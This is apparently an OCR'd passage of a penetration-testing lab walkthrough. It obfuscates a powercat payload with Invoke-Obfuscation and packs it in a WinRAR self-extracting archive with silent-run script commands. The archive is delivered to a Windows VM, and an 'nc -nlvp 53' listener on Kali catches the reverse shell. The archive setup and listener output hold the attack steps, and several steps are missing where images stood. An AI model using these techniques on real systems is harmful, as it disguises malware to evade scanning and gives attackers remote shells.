[*] TOKEN\WHITESPACE    Insert random Whitespace (suggested to run last)
[*] TOKEN\ALL           Select All choices from above (random order)



Choose one of the below Token\All options to APPLY to current payload:

[*] TOKEN\ALL\1         Execute ALL Token obfuscation techniques (random order)



ERROR: Cannot execute obfuscation commands without setting ScriptPath or ScriptBlock values in SHOW OPTIONS menu. Set th
ese by executing SET SCRIPTBLOCK script_block_or_command or SET SCRIPTPATH path_to_script_or_URL.


Choose one of the below Token\All options to APPLY to current payload:

[*] TOKEN\ALL\1         Execute ALL Token obfuscation techniques (random order)


Invoke-Obfuscation\Token\All> out C:\Users\brenta\Downloads>powercat_obf.ps1


ERROR: There isn't anything to write out to disk.
       Just enter SHOW OPTIONS and look at ObfuscatedCommand.


Choose one of the below Token\All options to APPLY to current payload:

[*] TOKEN\ALL\1         Execute ALL Token obfuscation techniques (random order)


Invoke-Obfuscation\Token\All> _
```



Snaning it to be sure it is save




And connecting to kali





12.

Creating payload:


Sendind to machine and setting rar up


That's coool
sfx
Archive name and parameters
General
Advanced
Options
Files
Backup
Time
Comment
NTFS options
Save file security
Save file streams
Store symbolic links as links
Store hard links as links
Volumes
Pause after each volume
Old style volume names
0
recovery volumes
System
Background archiving
Wait if other WinRAR copies are active
OK
Advanced SFX options
Update
Text and icon
License
Module
General
Setup
Modes
Advanced
Path to extract
C:\Users%USERNAME%\AppData\Local\Temp
Create in "Program Files"
Create in the current folder
Absolute path
Save and restore paths
OK
Cancel
Help





After opening rar we have a connection:


[Uruchomiona] - Oracle VM VirtualBox
Widok Wejście Urządzenia Pomoc
That's cool!
sfx
sfx.rar (evaluation copy)
File Commands Tools Favorites Options Help
Add Extract To Test View Delete Find Wizard Info VirusScan Comment Protect SFX
sfx.rar - RAR archive, unpacked size 7,168 bytes
Name Size Packed Type
.. File folder
sfx.exe 7,168 882 Application
;The comment below contains SFX script command
Path=C:\Users\%USERNAME%\Appdata\Local\Temp
Setup=That's cool
Setup=sfx.exe
Silent=1
kali@kali: ~
[kali@kali: ~]
[kali@kali: ~]
[kali@kali: ~]
kali@kali: ~
File Actions Edit View Help
root@kali:/home/kali# nc -nlvp 53
listening on [any] 53 ...
connect to [10.0.2.28] from (UNKNOWN) [10.0.2.50] 53672
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\brenta\AppData\Local\Temp\Rar$EXa1112.14271>